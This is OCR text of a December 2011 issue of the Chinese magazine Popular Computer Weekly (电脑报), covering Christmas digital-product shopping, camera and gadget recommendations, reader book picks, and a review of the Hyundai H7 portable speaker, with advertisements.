号外号外!距离 2012 年只剩下短短两周的时间了!兜兜虚拟形象的民间征集赛就要结束啦,奖品丰厚啊有木有,参与的就能获奖啊有木有!最重要的是,你的作品有可能成为兜兜的终身虚拟形象,每期《电脑报》上都会有啊有木有!逢人就可以说——那是我的作品啊有木有!

互动方式:  
兜兜邮箱:15086967715(无邮费)  
兜兜信箱:pcw\_lhf@vip.sina.com

本期中奖读者请把你们的姓名、电话和邮寄地址发送给兜兜,方式都知道了哈。

## 悦读 追求的记忆

### 寻找最纯真的感动

这是台湾著名作家九把刀的年度深情巨献,号称最温暖的清纯纯爱小说,甚至周杰伦、方文山都为这本著作序推荐!每个女孩都是男孩人生的烟火,照亮了男孩每段人生的动人姿态,帮助男孩一步步成为像样的男子汉,那么男孩所要做的,就是再多喜欢那女孩一点,你有没有一个让你心里面总是会莫名奇妙想到的女孩?如果有,就来读这本书,找寻属于自己的感动吧!

@原点



那些年,我们一起追过的女孩 TXT, 199.33KB

兜兜点评:年轻的时候,什么都是真的,现在回想起来,也是最容易感动的。

### 疯狂的机关

传说鲁班有本传世奇书——《鲁班书》,但里面并不是讲解木工的,而是描述他那些构思巧妙、制作精湛的暗器和杀戮机关。他曾立下诅咒:凡是读懂此书的人,要么妻离子散,要么孤老残废!翻开这

本书,咱们就能了解鲁班所传下的巧夺天工的杀戮机关、疯狂想象力和不灭的诅咒。再加上构思巧妙的情节,栩栩如生的人物和细节描写,胆子小的就别看了啦,小心被诅咒!

@浮夸

兜兜点评:佛说:我不入地狱谁入地狱,就当一本“高级木匠进阶书”来看好了,哈哈。

### 将穿越进行到底

兜兜你偏心,为什么每次的书都是男生看的呢?我代表女性“兜粉”们表示强烈抗议!现在我就向广大女性“兜粉”强烈推荐一本超好看的另类穿越小说《不负如来不负卿》!另类的穿越文,没有后

宫纷争,没有勾心斗角,只有乱世中的相濡以沫。一切艰难困苦,十指交缠,我与你共度。午后一帘清茶,翻开此书,且看这十六国纷扰,在小春笔下,徐徐展开。@桐卿

兜兜点评:欢迎欢迎,兜兜希望有越来越多的女粉丝,哈哈!

鲁班的诅咒 EPUB, 1.74MB



不负如来不负卿 TXT, 508KB





圣诞流行色彩, 年获芳心

圣诞娱乐派对, 个性家居乐

精品美食, 找回甜蜜回味

&gt;&gt;42

&gt;&gt;43

&gt;&gt;44

电脑报

41-52版

主笔: 吴新 编辑: 黄莹

2011年12月19日 第50期 POPULAR COMPUTER WEEKLY

投稿邮箱: pcw-digital@vip.sina.com | 热线: (023) 63658800 | 传真: (023) 63658889

# 甜蜜圣诞节

## 个性化数码争奇斗艳

每年12月的商战都是商家争夺消费者的关键一役,不少数码厂商都想借年前这最后一个月打个漂亮的翻身仗,于是各种促销活动层出不穷。在光棍节、双12之后,本周又迎来圣诞的购物潮,市场的战火已经燃烧,纵观各大3C卖场和电商的促销活动,圣诞节和即将到来的元旦将是年底冲量的一场销售大战。

### 电商打折凶力压实体店

圣诞节,今年最后一个消费旺季现已来临,近期线上线下促销大战也密集展开。淘宝网双12“全民疯抢”活动刚刚结束,京东商城、当当、卓越等也纷纷推出各种大幅度的圣诞优惠活动。京东商城推出了“年底好礼精选专场”,针对不同消费群体,搭配相应产品组合,并赠送几十到几百元不等的京东券,显示让利诚意。当当网的“家电数码团购会”则打出全场4折狠招,买得越多,折扣越多,相当吸引人。

记者看到,在卓越网上,铁三角ATH-CK303M SV多彩耳机给出惊爆价168元,降价高达40%。当当网上,台电C430I智能MP4特价199元促销,价格已降到底线;索尼DSC-T110数码相机1269元的价格,基本已达全网最低价,下手要快。

线下,各大3C卖场也推出各种岁末促销活动,主要依靠厂商与经销商合作推

动;佳能的“佳能月”全线产品官方促销活动,包含“你好,色彩”购机抽奖,买DVI即赠“爱·礼包”(含4GB SD卡、迷你三脚架、时尚DV包);尼康的“尼康礼缤纷”圣诞促销活动,购买指定COOLPIX机型,即有机会获赠多用颜色毯、时尚USB加湿器;康佳的“康佳云电视岁末献礼”促销活动等等,与线上轮番轰炸且促销力度更深、更广相比,3C卖场赠送各类礼品的活动明显逊色。

有业内人士指出,今年众多消费者转战网购,使得网络市场对实体店冲击极大,多家卖场业绩下滑,线上的网购市场今年则风光无限。就拿淘宝网刚结束的双12年终促销活动来说,此次活动淘宝网3C产品的支付宝交易额达到4.8亿元,位列销售产品类型的第三名,前两名分别为女装10亿元、家居用品5亿元,可见线上销售抢走了传统3C卖场零售额极大的份额。

### 色彩! 产品为年轻人而定制

除了进行大力度的促销,厂商也在产品身上下工夫。今年以来,厂商对商品的视觉设计煞费苦心,在关注细节的同时,更擅长使用“色诱”,尤其是即将到来的圣诞市场,各种缤纷多彩的色彩产品占据了卖场最显眼的位置,中招者不计其数。

就拿近期正在热销的佳能IXUS 1100 HS来说,很多人选择它作为圣诞礼物送给女朋友,就是因为彩色机身,代表着一种时尚、热情的生活态度,还能够和衣服搭配。飞利浦SHE3575耳机也是今年圣诞礼物的首选,适中的价格,红、橙、黄等暖色调

以,对比强烈的色彩,视觉冲击力更强,能够有一种莫名的兴奋感,一下就把眼球吸引过来。索尼则为MP3播放器NWZ-B162F喊出了“夹住音乐色彩”的口号,还针对圣诞市场特别推出冰雪白新款。

从流行趋势来看,粉色和蓝色则成为今年圣诞节年轻人新的宠儿,在他们看来,这两种颜色能够更多地体现时尚和个性。在前几次的调查中,占据这一位置的其实是红色,虽然它仍然具有强烈的视觉冲击力,但缺乏个性元素,不耐看,很多年轻人甚至觉得有些“老气”。相比之下,粉

色和蓝色就不同了,性别特征明显,有一种小清新的感觉,尤其粉色,已经成为年轻女孩在白色之后的第二选择,就连向来以专业自居,喜欢“一身黑”的尼康,也在新品相机J1、S6200、S1200p中引入粉红机身,摇身一变成今年圣诞的抢手货。



索尼NWZ-B162F 冰雪白冬季限量版

### 延伸阅读 喷漆工艺助数码相机更炫彩

丰富的色彩、光亮的色泽,令数码相机充满活力,即便参数完全一样,不同的色彩也带给每个人不一样的心情。数码相机的外壳色彩变幻,生产工艺又是如何的呢?实际上和为笔记本或者手机上色一样,相机着色工艺主要采用烤漆或喷漆等喷涂工艺。

喷漆工艺有着油漆特有的质感,但喷漆工艺也存在一个缺陷,就是如果喷漆层的厚度不足,或是油漆的附着力较差的话,在极端条件下使用(如在海里使用防水相机),很容易因磨损和被盐水腐蚀,出现油漆脱落的情况。过去在索尼的



有几个女孩能抵挡粉色的诱惑

TX5防水相机身上就出现过这种情况,不过随着工艺的改进,以及材质的变化,这种技术问题逐渐得到解决。

### 编辑点评 圣诞难以抵挡的促销诱惑

虽说圣诞节是一个外来的节日,但精明的商家正在将它演变成一个时尚消费节。这场数码产品市场年终大戏,商家为了冲销量,往往不遗余力。一方面大打价格战,哪里的折扣更低,消费者就蜂拥而去,在薄利时

代,谁的销量更大,谁就是赢家。

另一方面,通过在产品色彩上做文章,不仅可以给消费者新鲜感,还能创收,同样一款产品,因为穿上了彩色外衣通常能卖出更高价,魅力指数迅速上升。其实厂商很清楚,数码产品发展

到今日,竞品之间秘密越来越少,同样的配置,同样的系统,同样的操控,不同的无非是品牌和外观。将时尚元素融入到外观设计,推出以色彩为卖点的数码产品,配合圣诞气氛来营销,销量往往是平时的几倍。

▶ 下载D02版



LG电视在京东上推出“疯狂特价,实惠到家”活动



# 情浓,意更浓

## 圣诞节甜蜜玩数码

圣诞节来了,而且今年圣诞正好是双休假,女友很疯狂。逛街购物是必需的,美味大餐是中场休息,接下来的圣诞夜的彻夜狂欢更折磨人。Oh! My god! 花钱是小,但这样的消费随时都有,木意思呀!我最信赖的电脑报小编,有木有高招呀?

早有准备了,今年圣诞就跟小编来一场玩数码派对吧,满足自我欲望的同时也改变她的固有思路,Let's go!

上接D01版

@GAO FEI 田田 思维

### 攻略一: 圣诞流行色彩,俘获芳心

纷纷雪花飘落,串串铃声响起,圣诞老人的雪橇载到了我家屋顶,带着甜甜滑下的圣诞礼物,带来了天使的祝福,它是华贵的红宝石、光芒四射的钻石、镶嵌蓝宝石的稀有黄金……

#### 来点色彩,圣诞更喜庆

在圣诞节最受欢迎的颜色就是红色和金色,其中红色最为让人喜爱,在中国人心中,红色不仅代表吉祥如意,也富有激情代表着积极向上。在西方,红色也是最受喜欢的颜色,圣诞老人穿的帽子永远是红色,儿童在圣诞夜临睡前,要在壁炉前或枕头旁放上一只红色袜子,等候圣诞老人他们在入睡后把礼物放在袜子内,而金色则给人一种高贵的气质,为此商家在色彩上也会根据顾客心理设计很酷炫的产品,尤其在每年的圣诞节,色彩都会成为一个最大的卖点。



红色和金色是每年圣诞不可缺少的颜色

#### 彩色相机,释放个性自我

在圣诞购物成为许多人的选择,准备够买相机的朋友,无论是给自己买还是给女友买,都可以考虑彩色外壳的数码相机,一款喜庆洋洋的彩色相机不仅能给你记录完美的影像,同时还能展现你的个性自我。



#### 彩色单反,有威力也有个性

**佳能1100D(红色)**  
参考价格:3500元(套机 18-55mm II)  
有效像素:1200万  
屏幕尺寸:2.7英寸(23万像素)  
视频拍摄:高清(720P)  
产品重量:450g(仅机身)

**尼康 D3100(酒红色版)**  
参考价格:3900元(套机 18-55mm II)  
有效像素:1420万  
屏幕尺寸:3英寸(23万像素)  
视频拍摄:高清(1080P)  
产品重量:455g(仅机身)

#### 圣诞好礼,单反冬装 Pígbag单反包

参考价格:286元  
适合机型:入门单反相机,例如佳能1100D、550D、尼康D3100、D5100,搭配18-55mm或者18-135mm的镜头。

冬天来了,别让爱机冻着了。看看这个棉绒包的单反相机的小窝,好温暖,呵呵。不过价格并不便宜,淘宝有售。好在正品Pígbag质量还不错,物有所值。



#### 小巧微单,先自己中毒再萌翻她

##### 尼康J1(粉色)

参考价格:4000元(14mm-42mm)  
有效像素:1210万  
屏幕尺寸:3英寸(46万像素)  
高清摄像:高清(1080P)  
传感器尺寸:17.3mm×13mm Live MOS  
产品重量:约222g(仅机身)

##### 松下GF3(红色)

参考价格:4000元(10mm-30mm)  
有效像素:1010万  
屏幕尺寸:3英寸(46万像素)  
高清摄像:高清(1080P)  
传感器尺寸:13.2mm×8.8mm CMOS  
产品重量:约234g(仅机身)

**老狼点评:**两款小巧得让消费DC都惊呼的微单相机,在画面上却有不俗的表现。如果是在圣诞节选择一款微单送女友,那么这两款相机都是不错的选择。在外形设计上,松下GF3更有亲和力一点,圆润,手感更好。在画质表现上,虽然松下GF3比尼康J1有更大的传感器,但差别并不明显,尼康J1的降噪能力略差。而在可玩性上,尼康J1却有让人惊喜的表现,例如它的HDR拍摄、高速连拍、快速自动对焦系统都远优于松下GF3。在同样的价位面对这两款相机,编辑比较偏向尼康J1。主要在于它的可玩性更高,镜头做工更扎实。如果说MM来说,松下GF3更轻巧,机身和镜头都比尼康J1要轻,更有手感。松下GF3手握部分有凸起,方便手持。

#### 圣诞好礼,时髦微单包 VLASHOR微单包

参考价格:238元-350元(根据款式不同)  
买相机,不仅在意它的画质,更在乎它时尚的外形,可找市面上的相机包,难觅一款与之相匹配的包包,坑爹呀。不过,最近VLASHOR出了款专为微单设计的相机包,好多的款式,设计也超时髦,准备好银子去淘宝买一款吧,不便宜哟。



#### 奥林巴斯D-720(魅惑紫)

参考价格:1450元  
有效像素:1400万像素  
变焦倍数:10倍光学变焦  
等效焦距:24-240mm  
屏幕尺寸:3英寸(23万像素)  
高清视频:720P  
产品重量:158g

#### 圣诞好礼,多彩DC小包 个性DC小包

参考价格:30-60元  
小DC的包包,淘宝上太多了,30元-60元不等,别看价格便宜,质量已经很好了。还可以针对你的相机量身选择。



**老狼点评:**在单反的阵营里,很少有比较炫的色彩出现,主要是单反总想给人传递一种专业、严谨的印象。但在入门机型中,无论是价格和操作上,单反都在向消费机型靠近。今年佳能和尼康推出的两款红色单反,非常抢眼,很有圣诞节日的氛围。这两款相机在性能和对高画质的表现上都十分接近,很难说哪款比哪款好。从机身秀气和感觉上来说,编辑个人比较偏向佳能1100D。在功能上,尼康D3100稍占上风,尤其是它的视频拍摄,拥有1080P全高清分辨率和连续自动对焦功能,要强于对手,但价格上尼康明显偏高。对于这两款相机,无论你选择哪款都不会感到遗憾,因为它们都是入门机型,但成画质却是非常优秀的。

#### 卡片DC,轻薄又好玩

##### 索尼TX100(银色)

参考价格:1820元  
有效像素:1620万像素  
变焦倍数:4倍光学变焦  
等效焦距:25-96mm  
屏幕尺寸:3.5英寸(123万像素)  
高清视频:1080P  
产品重量:131g

**老狼点评:**在卡片DC中,不缺乏个性色彩和酷炫外形。如今卡片DC最让人敏感的就是价格,超过2000元,似乎再往上就可以考虑入门单反或者微单了。为此我们这次选择两款在2000元内具有代表性的产品,索尼TX100和奥林巴斯D-720。这两款产品并不是竞争机型,在画质和功能上,无疑索尼TX100都要胜一筹。尤其是索尼TX100的全景拍摄、3D拍摄以及智能拍摄都非常有自己的个性,高清视频更是强悍。在2000元内,是一款非常经典的卡片DC。奥林巴斯D-720的特色在于,在拥有小巧体积的同时,还能有24-240mm的变焦范围,拥有更多的7种魔术滤镜,非常好玩。哪款适合你?大家可以根据自己的需求进行选择。

D下转D03版



上接D02版



## 攻略二：圣诞娱乐派对，个性家居乐

要，是冬日滑过心间的一丝温暖，在圣诞前夕的苹果树上挂满溢出幸福的苹果……最浪漫的莫过于幻想。音乐、电影正是让我们走进圣诞童话里的云梯，圣诞音乐剧和感动影院开始了……



## 圣诞前夕，让我们心灵相通

圣诞前夕，也就是俗话说的平安夜，当晚，全家人会团聚在客厅中，围绕在圣诞树旁唱圣诞歌曲，互相交换礼物，彼此分享一年来生活中的喜怒哀乐，表达内心的祝福及爱。在国内，这一天我们可以与家人、朋

友一起在家开一个圣诞Party，在这辛苦的一年我们的心灵也该在这天好好歇息，让我们彼此之间心灵相通，痛快Happy一次。



在圣诞Party中让心情得到放松



## 组建客厅圣诞派对

在圣诞节活动中，客厅装备是各大商场最热门、最激烈的战场。一直钻研客厅装备的为了，现在分享给大家两两派方案。

### 活力方案：

Xbox360(4GB)+Kinect(套装1500元)或 海信55XT710(9000元)



**了了推荐：**如果你和朋友们是电竞一族或运动爱好者，不想安静地度过圣诞夜，这套活力方案正是为你准备。

首先是针对Xbox360游戏主机的Kinect，Kinect是一种3D体感摄影机，可不需要使用遥控器，通过手势和声音进行游戏操作，其游戏中更为强调肢体的精准度，也更大程度地带来了游戏的可玩性。只需要将Kinect后端的AUX端子连接到薄版Xbox360主机就可以用了，如果是使用旧版主机的玩家，必须使用额外附送的电源转换器。如果你还没有Xbox360主机，4GB内置硬盘的Xbox360主机加上Kinect感应器现在只需1500元左右。想象一下，选择好几款竞技类和探险类的游戏和朋友一起在家手舞足蹈还是很有趣的。



另外一种选择就是推荐的海信55XT710智能电视，这款被称为“云智能”的电视机，采用了LED背光源，机身超薄轻盈。在产品的定位上处于中高端层次。设有3D技术，采用快门式3D，同时配备了2D转3D的功能。在智能化设计上主要体现在应用商店、网络视频播放、3D游戏、无线传屏等功能的使用上。但介绍55XT710主要是因为其借助摄像头设备，同样可以让玩家无需借助游戏手柄，直接用身体就可以操作进行游戏。和Kinect一样简单的肢体识别、角色设定就可以进行打斗、运动类游戏，当然游戏种类和可玩性上无法与Kinect相比，但电视本身出色的画质和丰富的智能应用，作为居家产品还是很有性价比。

### 时尚方案：

奥图码DV20A(4800元)



**了了推荐：**一个好的计划会让聚会丰富起来，如果你家客厅装备了，那么再来看一款新颖的微型投影机能给你带来多大的娱乐空间。这款奥图码公司推出的新品DV20A投影机完全区别于传统投影机概念，其官方定义为“全球第一台搭载微型投影技术的苹果扬声器系统”，没错这款投影机除了自带扬声器外，还配有苹果手机接口，如苹果音箱一样，插上手机就能放出音乐，同时还能实现投影效果。

看到这，是不是已经有了很多主题想法了？我们完全可以借用这套方案，搞一个“亲友看片会”，不用再掏出抽屉里沉淀的像机，打开手机里的像机或视频集就能在70英寸的范围内观看高清画面，随时需要音乐也可以通过手机快捷播放。

## 客厅周边配件推荐

要办一个温馨浪漫的圣诞Party怎么少了音乐呢？添置一款家居音箱，为节日增添浪漫气氛吧。除了客厅大件产品，我们可以考虑一些小件，如掌上游戏机等辅助设备，丰富客厅娱乐，还可以随时外出携带。

### 飞利浦 DCM278/93



- 额定功率：5W × 2
- 扬声器单元：5英寸 × 2
- 频率响应：20Hz-20000Hz
- 参考价格：1590元

这款造型时尚的飞利浦 DCM278/93微型HiFi系统，其最大的特色是采用壁挂式设计，在派对中也不用顾虑空间不足的问题。可适配苹果iPod接口、USB接口、3.5mm传统接口及CD播放，音源的选项上可谓全面，可随时接收驳接或自己准备的圣诞音乐。轻薄的外形却被赞为HiFi系统，自然音质有一定保障，除常规的预设音效外，沿用了飞利浦独特的动态低音增强技术，所以低频调校很全面，中频音质表现准确，高频质感柔软，能带来舒适听感。可以很好地担任Party音乐制造者角色的了。

### 任天堂3DS游戏机



- 屏幕：上屏幕3.53英寸裸眼3D 800 × 240分辨率，下屏幕3.02英寸触控320 × 240分辨率
- 无线通信：支持2.4GHz联机、支持WiFi
- 参考价格：1400元

任天堂3DS年初一上市就掀起了购买潮，如果你对它心仪已久，就赶在圣诞节的时候下手吧，也算是犒劳一下自己一年来的辛苦。与前代机种相同，3DS也有着上下双画面、触控式屏幕下面、麦克风、摄像头等配置，不过，最让人关注的还是它上屏幕那一块3.53英寸裸眼3D宽屏液晶，玩家不需要佩戴眼镜就能够体验3D画面。它支持WiFi、2.4GHz联机对战，Party上大家可以一起玩。同时，在3D视野下，游戏也变得更加直观有趣。

下转D04版

GADMEI 佳的美

# 不用眼镜看 3D

震撼影像触手可及

**裸眼3D电影本 P83**

当你的双眼凝视P83画面的时候，里面的人物风景跃出屏外，你触手可及；里面的火龙喷出火焰，你就下意识的伸手阻挡。这是3D才能给的震撼，这也是视听的必然未来，P83带你走入3D时代。

清远市佳的美电子科技有限公司 电话：0763-3699999 传真：0763-3699998 www.gadmei.com

上接D03版

## 有料推荐 体感游戏

《Kinect运动大会》  
类型:运动  
难度:★★★★☆  
运动量:★★★★☆  
趣味性:★★★★☆



《Kinect运动大会》将带你和家人到体育场,激发大家成为运动巨星的潜能!你将体验6种刺激的主要赛事,包括足球、保龄球、田径、拳击、沙滩排球与桌球。召集好友与家人到电视机前,在客厅来场刺激的竞赛。而当每个人都想要同时参与游戏时,甚至还有挤满吉祥物的派对游戏。

《体感游戏派对》  
类型:聚会  
难度:★★★★☆  
运动量:★★★★☆  
趣味性:★★★★☆



相较于运动赛场,《体感游戏派对》提供的游戏环境更休闲化,桌上保龄球、推牌酒杯等在游戏电视里才能体会的酒吧游戏,在家也能玩。总共16种游戏场景,都是聚会类的互动游戏,可打造多达16名玩家组成的联赛,最终获得排名。同时也支持2到4名玩家在网上一较高下。

《哈利波特和死亡圣器 第一部》  
类型:冒险  
难度:★★★★☆  
运动量:★★★★☆  
趣味性:★★★★☆



对于哈迷来说,能亲手体验使用魔法施展各式魔法本身就有足够的吸引力了。Xbox 360 专用的 Kinect 游戏体验,将为单人或双人游戏(玩家可选择扮演哈利·波特或赫敏)带来独特的挑战。利用手势通过画面施展魔法,击退他们致命的对手。在合作模式下,流畅的目标锁定机制和排行榜计分系统,在刺激之余增添了竞争气氛。

## 攻略三:精品美食,找回甜蜜回味

迪卡博的意式佳肴、99咖啡厅的精选自助、扎夫的正式晚宴、花园酒廊的圣诞甜点……在这圣诞美食文化里,再给你一个美好的童话,不是做不到,而是想不到,现在你可以实现这些梦……

## 圣诞美食,在于个性情调



圣诞美食,自己也可以发挥创意烹制

圣诞节将至,最令人期待的就是能在圣诞夜美美地吃上一顿圣诞大餐,圣诞节的全球化让世界各地的美食都充满了圣诞气息,大街小巷都在播放的圣诞歌,处处可见的圣诞树、商店橱窗上悬挂的红色圣诞帽……各大餐馆酒店也抢滩圣诞,纷纷推出了平安夜菜单。无论你想热闹、温馨还是浪漫地点过圣诞节,一定能找到适合自己的美食。对于年轻人来说,重要的不在于吃什么,而在于个性创意。

## 自己动手圣诞甜点大餐工具推荐

在自己整理得干净、清爽的家里,邀上三五好友在家里办派对,分享美食、游戏玩乐,自在享受圣诞聚会。当然一派派对没有

必要做大厨,一个简单的家电清单就能为你增色不少,在家中来一场圣诞美食秀吧!

## 家中炸美食

美食组合:

飞利浦空气炸锅HD9220(1599元)+  
料理榨汁机KP60SB(298元)




要吸引你的好友,首先就得用美食宣战。准备丰盛的一餐往往让人头疼,可一两件利器在手,自己也能从容应对。准备派对食物的基本原则是“宜简不宜繁,重质不重量”。食物不仅能填饱肚子,更能为餐桌的布置增添乐趣。

首先为你推荐一款拒绝油烟就能搞定食物的空气炸锅,这款飞利浦HD9220空气炸

锅,从外形到工作原理一开始会让人摸不着头脑,但其操作非常简单,空气炸锅用“热空气”代替“油”来油炸食物,它可以不用油或用极少的油就能做出传统的经典美食,如炸鸡翅、大虾、春卷、薯条等等油炸美味,这些可都是派对上亮眼的食物,既可口又能填饱肚子,能做到定量设定,不用担心浪费,人多的话作为餐后美食也可以。

有了美食当道,派对上少不了的就饮料了,超市的瓶装产品,怎么也比不上自己鲜榨的果汁可口。推荐的这款料理榨汁机,拥有超大的加料管,管口直径7.5cm可轻松放入整个水果或蔬菜,无需预先削皮、去核、去籽或切碎,省时省力,在短时间内就可以畅快果汁。



## 有料推荐 圣诞电影

《圣诞颂歌》

适合人群:老少皆宜  
推荐度:★★★★☆  
片长:98分钟



故事改编自狄更斯的同名作品《圣诞颂歌》,主要讲述了性情冷酷、冷酷的守财奴埃比纳泽·斯克鲁奇,面对温暖的圣诞节,却讨厌周遭的一切庆祝活动。于是上天派来3个精灵让他看看自己过去的所作所为。这一切渐渐唤醒他人性的另一面——同情、仁慈、爱心及喜悦,瞬间,他那固有的自私及冷酷迅速崩塌,消失殆尽。

《真爱至上》


适合人群:年轻男女  
推荐度:★★★★☆  
片长:129分钟



本片是一部串连十个爱情故事的作品,影片以首相的爱情故事为主线展开十个发生于不同地方情节各自的故事。虽然这十个故事各自独立发展但又相互联系。不同的爱情以不同的方式降临在不同的人头上,相同的是,它们都发生在距离圣诞节到来的五个星期。各异的爱情遭遇却蕴含相似的真情感,真爱至上主题贯穿其中。

《天堂有难》

适合人群:老男孩  
推荐度:★★★★☆  
片长:111分钟



比尔·阿伦文、戴夫抢劫了小镇上的银行。接下来他们面临的问题就是,他们能不能在暴风雪来临之前赶快从小镇上逃走。当圣诞节悄悄来临的时候,他们三个人背着他们的战利品在被暴风雪包围的小镇上东躲西藏,发生了一系列倒霉的事情。

## “吃货”平安夜去觅食

觅食利器:

台电C520Ti(399元,8GB WiFi版)  
或者昂达VP90 3D GPS(499元)



想想又冷又喜庆的平安夜,如果不在家做饭,那不如出去逛一回“吃货”。走到哪里吃到哪里,过节嘛,也不管减肥不减肥了,只要不撑坏肚子。现在平板电脑上诸如高德地图、百度地图都有餐馆的分布图和电话,但不是3G版本啊,还得用WiFi,不如带小机器便携一点。

台电C520Ti是今年一个畅销系列的产品,Ti版本内置了WiFi芯片,支持外接3G(好像用的人蛮少的)。该机采用了ARM+DSP+GPU架构,600MHz主频和内置256MB内存容量虽然和平板电脑相比



昂达VP90也是老牌系列的GPS了,专业机器带出去也不用找热点了。7英寸大屏已经较为直观,采用了“Ultra Search”极速搜星技术,内置SiRF AtlasIV GPS芯片,冷启动下40秒左右(热启动下最快仅1秒)极速完成搜星及精准坐标定位,定位精确度小于10米。昂达VP90 3D版预装了正版四维新的地图,提供一年免费升级。顾名思义是融入了3D地图的支持,拥有手写输入检索、关键字联想检索等完善的检索功能,轻松导航路线两旁100—500米范围内的常用分类POI(美食街、酒店等),并可清晰显示方位。

美食搜索软件:

GoogleMap 谷歌地图 V6.0.2、  
PlacesDirectory本地通和高德地图

美食搜索软件找美食、咖啡馆非常有用。至于WiFi信号嘛,星巴克和麦当劳都有热点,本周微博还推出了麦当劳全国通用的热点密码,你可以搜索一下哟。

## 编辑手记:数码产品给圣诞添彩

圣诞节每年都过,购物、吃喝玩乐,只是我们日常生活的延续。今年圣诞恰逢周末,作为年轻人,我们可以精心策划过一个完美的数字圣诞。在数字时代的今天我们时刻能感受到数码产品带给我们的快乐,有些产品是我们一直期待的,圣诞节可以给我们一个拥有它的理由,有些产品是还正好缺少的,借助圣诞的名义送给她一个精美礼物,让她感受今年圣诞带来的浪漫。无论你的预算是几百、几千或上万元,本次我们给大家推荐的套餐,都可以供大家参考,或许我们提供的思路能给你带来更好的灵感。



目前市场上可选的便携音箱数量很多,但大部分外形都比较普通。近日,外形与众不同的便携音箱H7到达评测室,它究竟会有怎样的表现呢?

# 现代H7便携音箱评测 单声道“飞艇”

## 红色“飞艇”外形

现代H7机身有多种色彩可选,工程师手中的为可乐红版,可乐红的机身显得低调而又内敛。与H25、H26的细长条形外形不同,H7的外形为椭圆形,圆润可爱,整体造型流畅,与齐柏林飞艇颇为神似。但椭圆的外形也注定了H7只能平躺放置,而不能立起。

H7正面是大面积的白色金属网罩,网罩的右侧是环形排列的按键,集中了暂停/播放键、功能键、快进键和快退键。而在整个机身的右侧排列了各种接口,如TF卡槽、USB接



按键排列整齐,盲操作无压力

口、U盘接口、3.5mm AUX接口和电源键。值得一提的是在每个接口的机身背部都有大大的字母标志,即使是“小白”也能轻松知道每个接口的使用。但美中不足的是H7整体做工显得粗糙,不上档次。

占握H7背部中间绝大部分位置的是电池仓,采用的是600mAh,型号为BL-5B的锂电池,在播放320Kbps格式的MP3音乐,中等音量下,续航时间为4小时左右,表现一般。



接口下面都有字母标志,方便消费者使用



### 主要参数:

- 输出功率:5W
- 频率响应:40Hz~18KHz
- 信噪比:≥90dB
- 音频输入:3.5mm AUX、TF卡、U盘、FM收音
- 扬声器单元:1.5英寸×1.4磁路
- 机身尺寸:124mm×71.5mm×37.5mm
- 重量:138g
- 参考价格:69元

### 外形时尚

### 单声道均衡性较弱

深圳市创见现代电器有限公司

官网:www.Hyundaicn.cn

客服热线:400-779-1617

## 一个单元,音质一般

现代H7支持的音频输入形式可谓多样,相比普通的便携音箱只提供TF卡或U盘二选一接口不同,H7提供了TF卡和U盘两种接口,其中U盘接口位于机身右侧,在插入U盘后不影响美观,而TF卡槽位于机身右下方,隐蔽性很好,同时拥有两种接口,给消费者提供了不少便利,适合消费者在户外使用。

在音质的测试上,工程师选取了320Kbps MP3格式的音乐。由于H7只有一个单元,低频上潜不足,量感和质感都较弱,鼓点不够清晰;人声上,钢琴的声音表现比较浑浊,没有充分表现其嗓音的甜美;高

频上,二胡的悠扬没有充分表现出来,延展性不足。



U盘接口位于机身右侧,插入U盘不影响美观


### 工程师总结 陈广伟

### 纯为价格战的单声道“产物”

H7的“齐柏林飞艇”外形比较可爱,在外形同质化严重的便携音箱市场,不同一般的外形可谓亮点,为H7增色不少,但除了外观讨人喜欢,H7的附加功能其实很少,相比其他便携音箱的日历、闹钟等多种附加功能,H7显得不够全面。由于只使用了一个单元,H7音质的表现不令人满意,虽然它再次拉低便携音箱的价格,但如果你是较为看重音质,而不只是当普通收音机用,那么建议多加50元左右选择附加功能多、双单元的主体声便携音箱,因为H7显然是价格战的产物。当然,这样的产品市场上并非只有H7一款。



忠实还原现场  
展现音乐本源



## 小尺寸 大音界 七彩虹Colorfly C3 第一款24bit时尚音乐播放器



HIFI级音频电路处理  
德州仪器PCM1770独立DAC  
电容式触摸按键  
全金属铸造外壳

电话:400 678 5780 网址:www.colorfly.net 诚征代理

## 新品 | New Stuff

### 1 NEX 天涯镜登场 腾龙 18-200mm F/3.5-6.3 Di III VC 长焦镜头

- 产品类型:长焦镜头
- 镜头结构:13组17片
- 最近对焦距离:0.5m
- 放大倍率:1:3.7
- 滤光镜口径:62mm
- 参考价格:8888元

◎**小点点评:**使用微单相机的人越来越多,对于镜头的需求自然提升,腾龙便看准了索尼NEX微单市场,推出了一支专为E-mount而设的天涯镜18-200mm F/3.5-6.3 Di III VC,为用户提供了原厂以外的选择。这支镜头的规格跟索尼原厂SEL18200可谓相差无几,同样内置防抖,稍有不同的是它更为轻巧(460g VS 524g),亦用上更细的62mm滤镜口径,注重轻巧的用户应该会更加喜爱。腾龙18-200mm F/3.5-6.3 Di III VC接上索尼NEX机身,可提供27-300mm的等效焦距。为保持广角至远摄全段素质,镜头于13组17片的设计中,用上4片非球面、2片LD低色散及1片XR高折射镜片,即使全开光圈,依然有不俗的表现。



### 3 纤薄新时尚 尼康 COOLPIX S2600 相机

- 产品类型:消费级数码相机
- 有效像素:1400万
- 传感器:1/2.3英寸 CCD
- 光学变焦:5倍
- 显示屏:2.7英寸,约23万像素
- 分辨率:1280×720/30fps
- 参考价格:新品暂无报价

